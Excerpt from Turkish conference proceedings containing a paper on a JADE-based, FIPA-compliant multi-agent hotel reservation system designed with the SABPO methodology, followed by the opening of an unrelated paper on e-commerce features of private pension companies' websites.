**Keywords:** Software Agents, Multi-agent Systems, Software Architecture.

### 1. Giriş

Bir yazılım etmeni, kullanıcısının adına bir takım görevleri yerine getirmek üzere davranma yeteneği olan özerk (otonom) ve amaç yönelimli bir yapıya sahip yazılım bileşenidir. Tek bir etmenin yalnız başına kendi bilgi ve bireysel yeteneklerini kullanarak çözemediği veya etkin bir biçimde çözemeyeceğini düşündüğü problemleri birbiriyle işbirliği yaparak eşgüdümlü bir biçimde çözmek için bir araya gelen etmenlerin oluşturduğu ağ ise çok-etmenli sistem olarak adlandırılmaktadır [3]. Böyle bir etmen sistemine özellikle İnternet üzerinden iş akışının gerçekleştirildiği bir çok sektörde ihtiyaç duyulabilmektedir ki bu sektörlerden biri de turizmdir.

Özellikle sektör içerisinde otel rezervasyon sistemlerinin etkin ve kullanıcılarını en yüksek düzeyde memnun edecek bir yapıda olması beklenmektedir. Müşteriyi temsil eden ve onun yerine ilgili rezervasyon işlemlerini yürüten yazılım etmenlerinin varolması sistemin daha hızlı işlemlerini ve işlemlerin mümkün olduğunca kullanıcı yararına sonuçlanmasını sağlayacaktır. Bu çalışmada da müşterileri ve otelleri temsil eden etmenlerin oluşturduğu çok-etmenli bir otel rezervasyon sistemi tasarlanmış ve gerçekleştirilmiştir. Geliştirilen sistem FIPA (Foundation For Intelligent Physical Agents) [4] uyumludur ve JADE (Java Agent DEvelopment Framework) [1] çerçevesini kullanmaktadır.

FIPA, çok-etmenli sistemler arasındaki birlikte çalışabilirliği (interoperability) en üst düzeye çıkartmak için evrensel standartlar ortaya koymak amacı ile kurulan, kar amacı gütmeyen bir topluluktur. Günümüzde ortaya konan etmen tabanlı yazılım sistemlerinin büyük bir kısmı bu topluluğa ait soyut mimariye uygun olarak tasarlanmıştır. JADE yazılım çerçevesi ise FIPA standartlarına uyumlu etmen sistemlerinin Java ortamında hazırlanmasına imkan vermektedir.

Çok-etmenli sistemlerin hazırlanması sırasında diğer yazılım sistemlerinin hazırlanmasında olduğu gibi belli yazılım metodolojileri kullanılmaktadır. Bu çalışma kapsamında geliştirilen çok-etmenli sistemin hazırlanması sırasında SABPO (Standards Based and Pattern Oriented) [2] çok-etmenli sistem geliştirme metodolojisinin tanımladığı süreçler takip edilmiştir. SABPO, etmen sistemleri için “organizasyon” metaforunu temel almakta ve bu metaforu FIPA standartları ve bilinen etkileşim protokolleri ile sistematik bir biçimde bütünleştirmektedir.

Bildiride, hazırlanan etmen sisteminin SABPO'nun yinelemeli (iterative) süreçlerine dayanan geliştirme aşamaları ele alınmıştır. Sistem etmenlerine ait rollerin belirlenmesi, bu roller ile etmenlerin eşlenmesi ve çok-etmenli etkileşimlerin belirlenmesi de dahil olmak üzere sistemin baştan tasarımı, hayata geçirilmesi ve test edilmesine dair yerine getirilen çalışmalar yer almaktadır.

Bildirinin ikinci bölümünde sistem tasarımından bahsedilmektedir. Üçüncü bölümde sistemin çalıştırılması ve testi yer almaktadır. Dördüncü bölüm olan sonuç bölümünde ise sistem hazırlanırken elde edilen deneyimler ve gözlemler yer almaktadır.

## 2. Sistemin SABPO Adımları ile Tasarlanması

Çok-etmenli yazılım sisteminin hayata geçirilmesi sırasında SABPO metodolojisinin tanımladığı sistem geliştirme adımları uygulanmıştır.

İzleyen altbölümlerde bu adımlarda gerçekleştirilen çalışmalar anlatılmıştır.

### 2.1 Sistemde Yer Alan Etmenlerin Üstleneceği Rollerin Belirlenmesi

Çok-etmenli otel rezervasyon sisteminde etmenler farklı kullanıcıları temsil etmektedirler. Buna göre her etmenin üstlendiği roller daha çok temsil ettiği kullanıcının sistemde gerçekleştirmek istediği işlemlere bağlıdır. Üstlenilecek roller şu başlıklar altında toplanabilir:

**Kullanıcı Rolü:** Kullanıcının çok-etmenli sistemle etkileşimde bulunabilmesini sağlayacak bir ara yüzü, kullanıcının istediği işlemleri gerçekleştirmeyi sağlayan diğer etmenlerin sunduğu servislerin etmen platformundaki yerlerinin belirlenmesini ve gerektiğinde kullanımını içermektedir.

**Servis Belirleme Rolü:** Bileşen kaynaklarının yani etmenlerin sunduğu sisteme özgü servislerin neler olduğu ve hangi etmenler tarafından sunulduğu bilgisinin tutulmasını içermektedir.

**Servis ya da Bileşen Sunucu Rolü:** Sunduğu servise veya bileşene ait üst verilerin tutulmasını, servislere (veya bileşenlere) diğer etmenlerin platform bağımlı olarak güvenli erişiminin sağlanmasını içermektedir.

### 2.2 Rollerin Etmenlere Eşlenmesi ve Ontolojilerin Belirlenmesi

Bir önceki alt bölümde verilen roller ve uygulama alanı (domain) göz önüne alınarak etmen tasarımları gerçekleştirilmiş ve kullanılan etmen çatısına bağlı olarak bir çok-etmenli sistem hazırlanmıştır.

Otel rezervasyon sisteminde hem otel müşterileri hem de otellerin kendisi birer kullanıcı olacak şekilde düşünülebilir ve bu şekilde bir tasarıma gidilebilir. Ancak sistemdeki etkileşimler daha çok müşteri kaynaklı olmakta ve servisleri daha çok oteller sunmaktadır. Bu ne-

denle müşterileri temsil eden etmenlerin kullanıcı rolünü üstlenmesi daha gerçekçi bir yaklaşım olarak görülmüştür. Buna karşılık servis sunucu rolünü otelleri temsil eden etmenlerin üstlenmesi düşünülmüştür.

Servis belirleme rolünü üstlenmesi amacıyla bir servis eşleyici (matchmaker) etmenin tasarımı başlangıçta düşünülse de FIPA uyumlu JADE çatısının sunduğu çok-etmenli platformda böyle bir rolü üstlenecek bir etmenin halihazırda olması nedeniyle aynı görevi yerine getirecek yeni bir etmenin gerçekleştiriminden vazgeçilmiştir.

Müşteri – otel etkileşimleri için öncelikle (etkileşimi başlatan olarak) müşterilerin otelleri belirlemesi gerekmektedir. Temsilciler yani etmenler bazında düşünüldüğünde müşteri etmeninin, servis sunan otel etmenlerinin tanımlarını etkileşimler öncesi elde etmesi gerekmektedir. Bu hizmeti FIPA uyumlu bir sistemde DF (Directory Facilitator - Dizin Kolaylaştırıcı) sağlamakta [4]; JADE çatısında da çok-etmenli sistem için bu rolü üstlenen ve DFService adı verilen bir etmen yer almaktadır. Buna göre müşteri etmenleri etkileşimleri öncesi bu etmenden aradıkları servisi sağlayan etmenlerin listesini elde etmek ve bu etmenlerle iletişime geçmektedirler.

Hazırlanan etmenlerin detaylarına geçmeden önce vurgulanmak istenen son husus ise sistemin kullandığı ontoloji hakkındadır. Her ne kadar bu çalışma kapsamında detaylı bir otel rezervasyon ontolojisi tasarlanmasa da etkileşimlerin gerçek anlamda yürütülmesini sağlayacak deyimlerin oluşturulması yerine getirilmiştir.

FIPA-uyumlu ve JADE çatısına dayanan otel rezervasyon sistemi kütüphanesi “tourism” adı verilen Java paketinde yer almaktadır. Bu pakette yer alan sınıfların bulunduğu UML sınıf diyagramı Şekil 1’dedir.

Sınıf modeli incelendiğinde **jade.core.Agent** sınıfının alt sınıfı olan iki sınıf görülmektedir - ki bu sınıflar çok-etmenli otel rezervasyon

sistemindeki etmenlerin türetildiği sınıflardır. Bunlardan **tourism.CustomerAgent** adından da anlaşılacağı üzere müşterileri temsil eden etmenlerin türetildiği sınıf iken **tourism.HotelAgent** otel etmenlerinin türetildiği sınıftır. Her iki tipteki etmenler de kendilerine özel davranışları uygulamakta ve işlemlerini yürütmektedirler. Tüm etmenler platformdaki faaliyetlerini bir **tourism.LogWriter** nesnesi aracılığı ile kendi adını taşıyan bir dosyaya kaydetmektedir. Aşağıda ilgili etmen sınıfları ve etmen davranışları ile ilgili detaylı bilgiler yer almaktadır:

**HotelAgent sınıfı:** Çok-etmeli otel rezervasyon sisteminde otelleri temsil eden etmenler bu sınıftan türetilmektedir. Otel etmeni oluşturulurken temsil edeceği otel nesnesine ait özellikler parametre olarak verilir. Bu parametreler, temsil edilen otelin adı, adresi ve oda sayısıdır. Etmenin oluşturulma aşamasında temsil ettiği otel, **tourism.Hotel** nesnesinden türetilerek ilgili parametrelere göre hazırlanır ve etmen **tourism.HotelAgentBehaviour** tipindeki davranışını uygulamaya geçirir.


Etmenin içerdiği **Hotel** nesnesi yukarıda belirtildiği gibi etmenin temsil ettiği otele ait bilgileri barındırmaktadır. Bir **Hotel** nesnesi, **tourism.HotelRoom** sınıfından türetilen nesnelerin bir listesini tutmaktadır. Tasarımda, bir otelin birden fazla odanın bütününden oluştuğu düşünülmektedir ve her bir oda bir **HotelRoom** nesnesi ile temsil edilmektedir. Her odaya ait yatak sayısı, oda ücreti ve rezerve olup olmadığı bilgilerini ilgili **HotelRoom** nesnesi barındırır.

Bir etmen olarak **HotelAgent** da yaşamı süresince davranışlarda bulunmaktadır. Bu etmenin kendi davranış kuyruğuna eklediği ve uygulamaya geçirdiği tek davranış **tourism.HotelAgentBehaviour** sınıfından türetilmektedir. Sunulan servisler ve etkileşimler göz önüne alındığında **HotelAgentBehaviour**'ın JADE platformundaki davranış hiyerarşisindeki **jade.core.behaviours.SimpleBehaviour** sınıfının bir alt sınıfı olarak tasarlanması ve gerçekleştirilmesi uygun görülmüştür.

**HotelAgent** etmeni platformda faaliyete geçmez öncelikle DF'ye kendini otel servisi sağlayan bir etmen olarak **DFService** etmeni aracılığı ile kayıtlamaktadır. Daha sonra kendine özel davranışını (**HotelAgentBehaviour**) uygulamaktadır. Buna göre ilk olarak müşteri etmenlerinden gelecek oda sorgusu ACL (Agent Communication Language – Etmen İletişim Dili) mesajlarını beklemekte; gelen mesajların içeriğini sisteme özel ontolojiye uygun olarak değerlendirmekte ve temsilcisi olduğu otelin odalarını sorgu parametrelerine göre değerlendirmektedir. Sorgu kriterlerine uyan ve rezerve olmayan bir oda bulunduğunda veya uygun hiçbir oda bulamadığında sorgulayıcı müşteri etmenine sorgu sonucunu döndürmektedir. Uygun durumda müşteri etmeninden gelen rezervasyon isteğini de mesajın gerçekleştiricisine (performative) bakarak belirlemekte ve oda halihazırda boşsa rezervasyon isteğini gerçekleştirerek müşteri etmenine, onun adına rezerve ettiği odanın numarasını döndürmektedir. Olumsuz rezervasyon sonucu da yine protokole uygun olarak müşteri etmenine bildirilmektedir.

**CustomerAgent sınıfı:** Çok-etmeli otel rezervasyon sisteminde otel müşterilerini temsil eden etmenler bu sınıftan türetilmektedir. Bir **CustomerAgent** nesnesi platformda faaliyete geçmeden önce temsil ettiği müşterinin bilgilerini tutan bir **tourism.Customer** nesnesini ve oda sorgusu ve rezervasyonu için gerekecek protokole uygun deyimleri kendisine verilen argümanlara göre oluşturur. İlgili argümanlar müşterinin adı, oda sorgusu tipi ve parametreleridir. Sorgu tipi **tourism.Query** sınıfında tanımlanan tiplerden biri olmak zorundadır. Bu tipler, aldıkları argümanlar ve anlamları Tablo 1'de verilmiştir.

Müşteri bilgilerini temsil eden **Customer** nesnesi **CustomerAgent**'in müşteri adına yapmış olduğu her bir rezervasyonu kendi içinde bir vektörde tutmaktadır. Bu vektördeki her bir nesne **tourism.CustomerReservation** tipindedir ve her bir rezervasyona ait bilgileri içermektedir. Bu bilgiler rezervasyonun yapıldığı otelin adı ve rezervasyon oda numarasıdır.



Şekil 1. Çok-etmenli otel rezervasyon sistemi sınıf diyagramı

Sorgu tipi	Argüman(lar)	Sorgu anlamı
ANY	-	Herhangi bir otel odasını sorgula
BED_COUNT	Yatak sayısı	Yatak sayısı, verilen argümana eşit olan odaları sorgula
PRICE	Max. fiyat	Fiyatı, verilen argümana eşit veya daha az olan odaları sorgula
BED_COUNT_AND_PRICE	Yatak sayısı ve max. fiyat	Yatak sayısı, verilen yatak sayısına eşit ve fiyatı, en fazla verilen değere eşit olan odaları sorgula
BED_COUNT_OR_PRICE	Yatak sayısı ve max. fiyat	Yatak sayısı, verilen yatak sayısına eşit veya fiyatı, en fazla verilen değere eşit olan odaları sorgula

Tablo 1. Sistemdeki sorgu tipleri ve aldıkları parametreler

**CustomerAgent** etmeni platformda yaşamaya başlar başlamaz kendisine özgü davranışını uygulamaya geçirir. Bu etmenin kendi davranış kuyruğuna eklediği ve uygulamaya geçirdiği tek davranış **tourism.CustomerAgentBehaviour** sınıfından türetilmektedir.

**CustomerAgent** etmenlerinin sistemdeki davranışları **HotelAgent**'lerden yapı itibariyle farklılık göstermektedir. Daha önce de bahsedildiği gibi **HotelAgent**'ların uygulamaya koyduğu **HotelAgentBehaviour**'lar JADE çatısı davranış hiyerarşisindeki **jade.core.behaviours.SimpleBehaviour** sınıfının bir alt sınıfı olarak tasarlanmış ve gerçekleştirilmişlerdir. **CustomerAgent**'ların, sistemdeki iletişimleri başlatıcı rolde olmaları ve bu iletişimlerin önceki iletişimlere bağlı olması gibi gerçekler göz önüne alınarak bu etmenlerin uygulamaya koyacağı **CustomerAgentBehaviour**'ın bir FSM (Finite State Machine – Sonlu Durum Makinesi) olarak tasarlanıp gerçekleştirilmesi uygun görülmüştür. Bu nedenle bu nesnelerin üretildiği sınıf **jade.core.behaviours.FSMBehaviour** sınıfının bir alt sınıfı olarak hazırlanmıştır. FSM yapısındaki **CustomerAgentBehaviour**'ın durumlarını oluşturan çocuk davranış sınıflarının her biri **jade.core.behaviours.OneShotBehaviour** sınıfının alt sınıfıdır. Bu sınıflar: **tourism.InitBehaviour**, **tourism.QueryBehaviour**, **tourism.ReservationBehaviour**, **tourism.FinishBehaviour** ve **tourism.ErrorBehaviour**'dir.


Bir **CustomerAgent**, Şekil 2'de verilen bir sonlu durum makinesini davranış olarak uy-

gular: Etmen platformda yaşamaya geçtikten sonra ilk olarak DF'den otel servisi sunan etmenlerin tanımlarını istemektedir. Böylelikle oda sorgusu mesajlarının alıcısı konumundaki otel etmenlerini belirlemiş olur. Bu işlemleri, davranışı INIT durumunda iken gerçekleştirir. İşlemler başarı ile gerçekleştirildiğinde etmen artık QUERY safhasına geçebilir. Bu durumda iken etmen, alıcı konumundaki tüm otellere oda sorgusunu, ontolojiye uygun olarak içeriğini doldurduğu ACL mesajları ile gönderir ve cevapları beklemeye başlar. Sorgusuna olumlu cevap gönderen ilk oteli belirledikten sonra artık rezervasyon isteğini bildirecektir. Bu nedenle RESERVATION durumuna geçer ve belirlediği otele rezervasyon isteğini bildirir. Olumlu yanıtı aldığı anda artık ilgili otelde rezervasyon gerçekleştirilmiştir. **Customer** nesnesinin rezervasyonlar listesine yeni rezervasyon eklenir ve FINISH durumuna geçilir. Normal akış içerisinde olabilecek hatalarda etmen ERROR durumuna geçer ve daha sonra tüm işlemlerine yeniden başlar. Örneğin etmen platformda otel servisi sunan bir etmen bulamazsa INIT durumundan ERROR durumuna düşmektedir. Ya da sorgusuna timeout süresince yanıt alamadığında QUERY safhasında yine ERROR durumuna geçer. ERROR durumunda ilgili loglama işlemi yerine getirildikten sonra uygun geçişle tekrar INIT safhasına dönlür.

**ProtocolConstants sınıfı:** Daha önce de belirtildiği gibi sistem hazırlanırken detaylı bir ontoloji hazırlığı yapılmamış ancak etkileşimlerin gerçek anlamda sağlanabilmesi için ACL mesaj içeriklerinin uygun yapıda olması ve tüm etmenler tarafından anlaşılması sağlanmıştır.




Hazırlanan deyimlere ait kelimeleri **tourism**. **ProtocolConstants** barındırmakta ve bir anlamda ontolojiyi temsil etmektedir. Örneğin oda fiyatı 100\$ olan odaları sorgulayacak bir **CustomerAgent**, sorgu ACL mesajı içeriğini `QUERY_PRICE + QUERY_SEPERATOR + "100"` şeklinde oluşturulan bir `java.lang.String` nesnesi ile doldurmaktadır. Burada kullanılan `QUERY_PRICE` ve `QUERY_SEPERATOR` `java.lang.String` tipinde olup **ProtocolConstants** sınıfında tanımlanmışlardır.



Şekil 2. CustomerAgent etmeninin FSM yapısındaki davranış modeli

**2.3 Çok-etmenli Etkileşimlerin Belirlenmesi**  
Bir önceki bölümde rolleri belirlenen etmenlerin otel rezervasyon sistemindeki en önemli



Şekil 3. Oda sorgusu ve rezervasyonu senaryosuna ait nesnelere ait etkileşim dizisi diyagramı

etkileşimleri adından da anlaşılacağı üzere bir müşteri etmeninin (**CustomerAgent**) oda sorgusu ve sonrasındaki rezervasyon isteğidir. Bu senaryoda aktörler bir müşteri etmeni (**CustomerAgent**), platform DF etmeni ve otel servisi sunan otel etmenleridir (**HotelAgent**). Şekil 3'te senaryoya ait "sequence" (nesnelere ait etkileşim dizisi) diyagramı yer almaktadır.

Daha önce de belirtildiği gibi bir müşteriye temsil eden **CustomerAgent** etmeni DFService etmeninden otel servisi sunan -ki bu servis sabiti **HotelAgent** sınıfında tanımlanmıştır - etmenlere ait **DFAgentDescription**'ları (etmen servisi tanımlarını) alır ve bu etmenlere oda sorgusunu içeren ACL mesajlarını gönderir.


Otelere temsil eden **HotelAgent** etmenleri sorguya uyan otel odalarının olup olmadığını araştırır ve sorgu sonucunu ilgili **CustomerAgent**'a geri döndürür. **CustomerAgent** kendisine olumlu yanıt veren ilk otele kabul mesajı ile birlikte sorgusunu bir kez daha göndererek rezervasyon isteğini bildirir. İlgili **HotelAgent** temsil ettiği otele ait odaları bir kez daha sorguya göre kontrol eder ve uygun odayı bulduğunda rezervasyonu gerçekleştirerek rezervasyon sonucunu oda numarası ile birlikte **CustomerAgent**'a geri döndürür. **CustomerAgent** temsil ettiği müşterinin rezervasyonlar listesine, gelen oda numarasını ve otelin adını barındıran yeni bir rezervasyonu ekleyerek senaryoyu tamamlamış olur.

görülmektedir. Bu alt görevleri de oluşturan çeşitli eylemler (actions) yer almaktadır.


### 3. Sistemin Çalıştırılması ve Testi

**2.4 Senaryolar İçin HTN'lerin Hazırlanması**  
Çok-etmenli otel rezervasyon sistemi tasarlanırken etmen görevlerinin planlama katmanları için gerekli HTN (Hierarchical Task Network - Hiyerarşik Görev Ağı) yapıları da oluşturulmuştur. Bunun bir örneği Şekil 4'te gösterilen, rezervasyon senaryosunda **CustomerAgent**'in yerine getirdiği görevlere ait olan ağdır. İlgili HTN incelendiğinde asıl görevin "oda rezervasyonu" olduğu ancak bunun "otel servisi veren etmenlerin bulunması", "oda sorgusu gerçekleştirilmesi" ve "seçilen otelde rezervasyon yapılması" gibi alt görevlere ayrıştırıldığı

Sistem tüm bileşenleri ile hazırlandıktan sonra platform çalıştırılmış ve etmenlerin davranışları test edilmiştir. Gerek etmenlerin tuttuğu işlem kayıt dosyaları aracılığıyla gerekse de JADE kütüphanesi içerisinde yer alan Sniffer (Yoklayıcı) etmeni kullanılarak etmenlerin etkileşimleri gözlenmiştir. Bunların yanı sıra yine JADE kütüphanesinde yer alan "dummy agent" kullanılarak etmenlerin hazırladığı FIPA ACL mesajları kontrol edilmiştir. Şekil 5'te Sniffer etmeni vasıtasıyla etmenlerin gerçekleştirdiği etkileşimlerden bir örnek görülmektedir.



Şekil 4. Oda Rezervasyonu görevine ait HTN yapısı



Şekil 5. JADE Sniffer (Yoklayıcı) etmeni kullanılarak etmen iletişimlerinin gözlenmesi

#### 4. Sonuç

Sistem yazılımı geliştirme süreci bu kapsamdaki bir çok-etmenli platformun hazırlanması için nispeten kısa bir zaman almıştır. Bunda en önemli paylardan biri JADE çatısının sistem geliştirme ve gerçekleştiriminde kullanılmasıdır.

Ancak yazılım geliştirme sırasında bazı eksiklikler de göze çarpmıştır. Örneğin etmen mesaj kuyruklarının istenildiğinde temizlenebilmesine JADE çatısındaki "Agent" sınıfının imkan vermediği görülmüştür. Her ne kadar bu ihtiyaç JADE'teki "MessageTemplate" yapısı kullanılarak çözüle de kuyruk temizleme gibi bir imkanın olmasının daha uygun olacağı düşünülmektedir. Ancak bunun geliştirilen platformda istenmeyen durumların oluşmasına neden olabileceği ve bu yüzden böyle bir imkanın sunulmadığı da düşünülmektedir. Bunun yanı sıra gönderilen mesajlara ait zarfların (envelope) içeriğinin bir metin olarak alınmasında -ki bunun için hazır metot JADE çatısında yer almaktadır - nedeni belirlenemeyen hataların oluştuğu gözlenmiştir.

Yazılım geliştirme sürecinde sıkıntısı çekilen bir konu da ACL mesaj içeriklerinin hazırlanmasında yaşanmıştır. Başlangıçta içerik olarak bayt dizisine dönüştürülmüş nesnelere

rilmesi düşünülmüştür. Fakat bilindiği gibi şu an için FIPA standartlarında içeriğin nesne olarak aktarılması yer almadığından klasik metin aktarımı tasarlanmış ve gerçekleştirilmiştir. Her ne kadar bu aktarım metin manipülasyonu için ekstra yazılım kodlarının hazırlanmasını gerektirse de bunun, sistemin tamamen FIPA uyumlu olması için gerekli olduğu düşünülmüş ve içerik hazırlanması bu şekilde gerçekleştirilmiştir.

#### 5. Kaynaklar

[1] Bellifemine, F., Poggi, A. and Rimassa, G., "Developing Multi-agent Systems with a FIPA-compliant Agent Framework", Software Practice and Experience, 31: 103-128 (2001).

[2] Dikeneli, O. and Erdur, R. C., "SABPO: A Standards Based and Pattern Oriented Multi-agent Development Methodology", Lecture Notes in Artificial Intelligence, 2577:213-226 (2003).

[3] Erdur, R. C., "Çok-Etmenli Sistemler", Etmen Tabanlı Yazılım Geliştirme dersi notları, Ege Üniversitesi Bilgisayar Mühendisliği Bölümü, 26 sayfa (2001).

[4] FIPA Standards, <http://www.fipa.org/>.

## Bireysel Emeklilik Şirketlerinin Web Sayfalarının

### E-Ticaret Yaklaşımı ile İncelenmesi

#### Bahaddin Rüzgar, Alper Sevinç

Marmara Üniversitesi, Bankacılık ve Sigortacılık Yüksekokulu, Aktüerya Böl., Göztepe Kamp. 34722 Kadıköy, İstanbul  
bruzgar@marmara.edu.tr, repla-y@hotmail.com

**Özet:** Bilgi akışının akılcı bir şekilde olduğu günümüzde pazarlama araç ve yöntemleri de bu hızlı değişime kendilerini uydurmuşlardır. Yakın geçmişte kullanılan pazarlama yöntemleri bilgisayar teknolojisi ve onun sağladığı etkileşim ile oldukça değişmiştir. Küçük işletmeler teknolojinin sağladığı olanakları efektif şekilde kullanarak büyük şirketlerle boy ölçüşebilecek düzeyde hareket olanaklarına kavuşmuşlardır. Etkili web tasarımları ve e-ticareti destekleyen yazılımlar ile bir anda kendilerini global pazarın içinde varlıklarını hissettirir konuma getirmişlerdir. E-ticaretin her alanda rahatlıkla kullanılmasının yanında ürünün sadece yatırım olduğu bireysel emeklilik fonlarında da kullanılması son derece etkin ve kolay olmuştur. Her işlemin rahatlıkla online yapılabildiği ve yapılabileceği bireysel emeklilik fonlarına yatırımlar bu açıdan ele alınarak, mevcut 11 bireysel emeklilik şirketi e-ticaret açısından incelenmiştir. Web sayfalarına teknik ve akademik açıdan bakılarak literatürde genel olarak belirtilen konulara ne kadar sahip oldukları araştırılmıştır. E-ticaret ve e-pazarlama genel olarak incelenmiş, e-pazarlamanın faydalarından bahsedilerek, bireysel emeklilik sigorta şirketleri açısından iyi bir web sayfasında olması gerekenler sıralanmıştır. Araştırmanın amacı ve uygulanan yöntem belirtilerek araştırma sonuçları bulgular olarak verilmiştir. Yapılan araştırma doğrultusunda bireysel emeklilik şirketlerinin e-ticareti etkin bir şekilde kullandıkları ve müşterileri için beklentileri karşıladıkları ortaya çıkmıştır.

**Anahtar Kelimeler:** E-ticaret, E-pazarlama, Bireysel Emeklilik, Bireysel Emeklilik Şirketleri.

#### Investigation of Private Pension Companies's Web Pages with E-Commerce Approach


**Abstract:** As information grow very fast, marketing tools and methods follow these rapid changes. Marketing methods are very much changed with computer technologies. Small companies took advantages of computer technologies to compete with larger companies. By making use of effective web designs and e-commerce software, small companies took important places in the market. E-commerce is also extensively, effectively and easily used in private pensions system whose product is only investment. In this work, 11 private pension companies have been studied by focusing on e-commerce. Web pages of those companies are investigated from technically and academically points of view to evaluate them according to recent developments in e-commerce. In general, e-commerce and e-marketing and their benefits are discussed. Then, characteristics of web site of effective private pension companies are explained. After evaluation it is found that the companies are doing well on e-commerce and satisfying expectations of their costumers.

**Keywords:** E-Commerce, E-Marketing, Private Pensions, Private Pension Companies.

#### 1. Giriş

Bilgi toplumuna, elektronik iletişimin hızlı bir şekilde katılması ile pazarlama stratejilerinde birçok farklılaşma olmuştur. Bilgi çağı öncesi pazarlama yöntemlerinden en çok yüz yüze

pazarlama yöntemi kullanılırken, bilgi çağı ile birlikte pazarlama yöntemlerinin en başına elektronik pazarlama geçmeğe başlamıştır. E-pazarlama, internet üzerindeki gelişmelere paralel olarak hızla gelişmektedir. İletişim teknolojisindeki bu hızlı gelişim pazarlama yöntemlerini değiştirmekte ve kendisine uyarlamaktadır. Geleneksel pazarlamada müşteriler gereksinimlerini karşılamak için ürünü ya kendilerine gelen satıcılardan ya da ürünü satan kuruluşlara giderek almakta iken, bilgi toplumunda, ürün ne satıcının müşteriye gitmesini nede müşterinin satıcıya gitmesini gerekli kılmaktadır. Sanal ortam müşterinin, satıcı ile bulunduğu ve tüm işlemlerini bu ortam üzerinden yaptığı ortamdır. Sanal ortamda yapılan işlemler çok daha geniş kitlelere ulaşabilmeyi, müşteri ile daha yakından ilişki kurabilmeyi, maliyetleri azaltabilmeyi ve hızlı erişebilmeyi ortaya çıkarmıştır.[26] Basitçe sanal bir ortamdaki pazarlama ilişkisi şekil 1 de gösterilmiştir.



Şekil 1. Sanal ortam bağlantılı pazarlama

E-ticaret, mal ve hizmetlerin üretim, tanıtım, satış, sigorta, dağıtım ve ödeme işlemlerinin bilgisayar ağları üzerinden yapılmasıdır. E-ticaret, ticari işlemlerden biri yada tamamının elektronik ortamda gerçekleştirilmesi yoluyla reklam ve pazar araştırması, sipariş ve ödeme ile teslim olmak üzere üç aşamadan oluşmaktadır. İnternet'in hızla yaygınlaşması, e-ticareti, ticari işlemlerin yürütülmesinde yeni ve çok etkin bir araç haline getirmiştir. E-ticaret, tüm dünyada ticaretin serbestleştirilmesi eğilimi ile birlikte, son on yılda yaşanan ve bilgi iletişimini kolaylaştıran teknolojik

gelişmelerin bir ürünü olarak ortaya çıkmıştır. E-ticaretin araçlarını, birbirleriyle ticaret yapanların ticari işlemlerini kolaylaştıran her türlü teknolojik ürünler (telefon, faks, televizyon, bilgisayar, elektronik ödeme ve para transfer sistemleri, elektronik veri değişimi sistemleri (Electronic Data Interchange-EDI), internet) olarak düşünebiliriz. EDI, ticaret yapan iki kuruluş arasında, insan faktörü olmaksızın bilgisayar ağları aracılığı ile belge ve bilgi değişimini sağlayan bir sistem olarak elektronik ticaretin önemli bir aracıdır. Elektronik ticaret açısından en etkin araç olarak kabul edilen yeni internet teknolojileri ise ses, görüntü ve yazılı metni aynı anda, daha hızlı ve güvenli bir şekilde ilettiğinden, internet üzerinden yapılan bu işlemlerin maliyeti diğer araçlara oranla hayli düşüktür.[29] Örneğin; yakın geçmişte ticari işlemlerde faks makinesinin kullanılmaya başlaması ile pazarlama gelirleri 2 kat artış göstermiştir.[27] Teknolojinin günümüzde sundukları ile faks makinesini karşılaştırdığımızda e-ticaret ile gelirlerin katlanarak artabileceği açıkça görülmektedir. Elektronik ticaret, ürün seçeneklerinin artmasını, ürünlerin kalitesinin yükselmesini ve daha hızlı bir şekilde ödenecek teslim alınmasını sağlamaktadır. Potansiyel tüketicilerin dünyanın her yanında pazara arz edilen ürünler hakkında bilgi sahibi olmalarına ve yeni üreticilerin dünya pazarlarına girmelerine imkan vermektedir. Daha düşük fiyatlı ve kaliteli ürünlerin pazara girmesi üreticiler arasında rekabetin artmasına ve tüm ticari işlemlerin maliyetinin düşmesine neden olmaktadır. Elektronik ticarete E-pazarlama ile coğrafi anlamda pazarın genişlemesi söz konusu olurken, operasyon maliyetleri geleneksel pazara göre önemli ölçüde düşürmektedir.[25], [29], [14] E-pazarlamanın hem işletmeler açısından hem de müşteriler açısından üstün tarafları vardır. İşletmeler açısından e-pazarlamanın üstün tarafları; Pazarlama bütçesinde tasarruf, zamandan tasarruf, fırsat eşitliği, zengin bilgi ve karşılıklı etkileşim ve global erişim yani coğrafi çevrenin genişlemesidir. Müşteriler açısından e-pazarlamanın üstün tarafları ise; Kontrol edilebilir satın alma süreci, kolaylık ve zamandan

tasarruftur. E-pazarlamanın üstün taraflarının yanında zayıf yanları da vardır. Bunlardan bazıları; dağıtılan bilgi üzerindeki denetim eksikliği, bilginin yayılması ve çalınması üzerindeki denetim eksikliği, bilgiye ulaşmada karşılaşılan sorunlar, elektronik belgelerin akışkanlığı ve özel hayata müdahaledir. Genel olarak üstün ve zayıf tarafları ele alındığında e-pazarlamanın üstün tarafları ağır basmaktadır.[16], [21-22]

## 2. E-Pazarlamanın Sağladığı Faydalar

1997 den beri İnternet'in e-ticaret için kullanılmaya başlanması ile e-pazarlamanın aldığı yol oldukça fazladır. Aslında İnternet asıl gelişimini ticari kullanımı artmaya başladıktan sonra yaşamaya başlamıştır. İnternet'in yaygınlaşması ile birlikte web ve e-posta uygulamaları e-ticaretin doğal bir uygulaması haline gelmiştir.[22] Etkileşimin online olarak rahatlıkla yapılabildiği bireysel emeklilik işlemlerinde e-pazarlamanın sağladığı faydalar oldukça fazla olmasına karşın bazıları kısaca aşağıdaki şekilde sıralayabiliriz.

1. Web sayfasının sigorta şirketine e-pazarlama anlamında sunduğu fayda web tabanlı ürünün müşterinin bilgi ihtiyacını karşılarken, ilgi alanlarını tespit etmeye ve web madenciliği uygulamalarını etkin bir şekilde kullanarak web sitesini ziyaret eden müşteri hakkında maksimum bilgi edinmeyi sağlamasıdır.

2. E-pazarlama, müşteri odaklı ya da müşterilere giderek yapılacak görüşmeler ile kaybedilecek zamanı minimuma indirir. Aynı zamanda personel maliyetlerini azaltarak, web sayfasından elde edeceği bilginin ötesinde, gerekli bilgi ihtiyacı ve açıklamalar için personele gerek duyulacak olması maliyetleri oldukça aşağıya çekecektir.

3. E-pazarlama, müşteri beklentileri ve ürüne yaklaşımları açısından önemli bilgiler sağlar. Uygun yazılımlar ile müşterilerin takibi yapılarak, web sayfasına bağlanan müşterinin tüm hareketleri, bilgileri alınarak ya da kontrol edi-

lerek, izlediği yolların kayıtları tutularak müşteri eğilimleri ölçüsünde yön göstererek ve ilgilerini daha derinlemesine bilgilendirerek yol göstericilik sağlanmalıdır.

